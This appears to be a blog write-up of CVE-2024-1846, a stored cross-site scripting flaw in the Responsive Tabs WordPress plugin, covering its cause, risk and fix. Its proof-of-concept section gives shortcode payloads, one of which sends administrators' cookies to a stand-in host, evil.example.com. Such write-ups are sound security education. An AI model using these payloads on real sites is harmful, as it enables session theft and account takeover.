
CVE-2024-1846 is a vulnerability found in the popular Responsive Tabs WordPress plugin. This vulnerability affects all plugin versions before 4..7. The problem? The plugin doesn’t properly validate or escape some of its shortcode attributes. This lets users—even those with only Contributor role—inject malicious JavaScript code that gets stored and run in other admin accounts’ browsers. This is a classic *Stored Cross-Site Scripting* (XSS) flaw.
In this article, you will find everything you need: what the bug is, how it works, a working PoC to test it, and how to stay safe.
2. Why Does This Happen? (Technical Analysis)
With the Responsive Tabs plugin, you can add beautiful tabs to posts or pages using a WordPress shortcode, like this:
[wraptab]
[tab title="First Tab"]Content of tab[/tab]
[tab title="Second Tab"]Another content[/tab]
[/wraptab]
The bug happens because the title attribute (and possibly others) of [tab] is *not* escaped before being rendered on the frontend. If you inject JavaScript code in title, that code will execute when anyone visits the page or editor area.
In the code (in older versions), you might find something naive like
// Pseudo-logic from the plugin
$title = $_GET['title']; // or fetched from shortcode attributes
echo '<li title="' . $title . '">';
3. Real Risk Scenario
WordPress has several user roles. Contributors can write posts, but not publish them. By default, they’re considered low-risk; they’re not supposed to install plugins or interfere with site settings.
Insert a Responsive Tabs shortcode in a post, with a payload in title.
2. Submit that post for review (or an Editor/Admin previews it).
3. When the Reviewer, Editor, or Admin visits that post in the editor or frontend, the XSS fires in their browser.
This could lead to account hijack, malware installation, or escalated attacks.
4. Exploit Walkthrough (With Code)
Here’s a proof-of-concept using the [tab title="..."] attribute.
Go to “Add New Post”, switch to the “Text” editor, and insert
[wraptab]
[tab title='" onmouseover="alert(XSS)"']First Tab content[/tab]
[/wraptab]
Or, even more direct XSS (may break formatting, but proves the point)
[wraptab]
[tab title='<img src=x onerror=alert(1)>' ]XSS Test[/tab]
[/wraptab]
A slightly more evil version (steals cookies)
[wraptab]
[tab title='<img src=x onerror="fetch(https://evil.example.com/log?cookie=+document.cookie)">']Grab Cookie[/tab]
[/wraptab]
What happens:
When the admin/editor loads the page, the browser tries to load a broken image, triggers the onerror, and sends session data to a malicious site.
Screenshot Example:
You’ll see an alert pop up or that a request was made to the attacker's server with the admin’s cookie/session!
Why Does This Work?
When the plugin outputs HTML, it inserts the attribute directly—so anything between the quotes executes.
How to fix/protect yourself?
- Upgrade Responsive Tabs to at least 4..7 *(Download at wordpress.org)*
- Remove any suspicious or untrusted tab shortcodes from posts/comments
Use additional WAF or security plugins to sanitize output
Developers fixed this by properly escaping HTML attributes in shortcode handling functions, like so:
// Proper way to output an attribute
echo esc_attr($title);
6. References
- Original WPScan Advisory
- Wordfence Vulnerability Database
- Responsive Tabs for WordPress
- Exploit Database – CVE-2024-1846
Conclusion:
CVE-2024-1846 is a reminder that even “just” attributes in shortcodes can be dangerous if not handled right. Update your plugins often, audit Contributor activity, and always escape output. Try the PoC *only* in a testing environment!
Timeline
Published on: 04/15/2024 05:15:15 UTC
Last modified on: 03/14/2025 02:15:12 UTC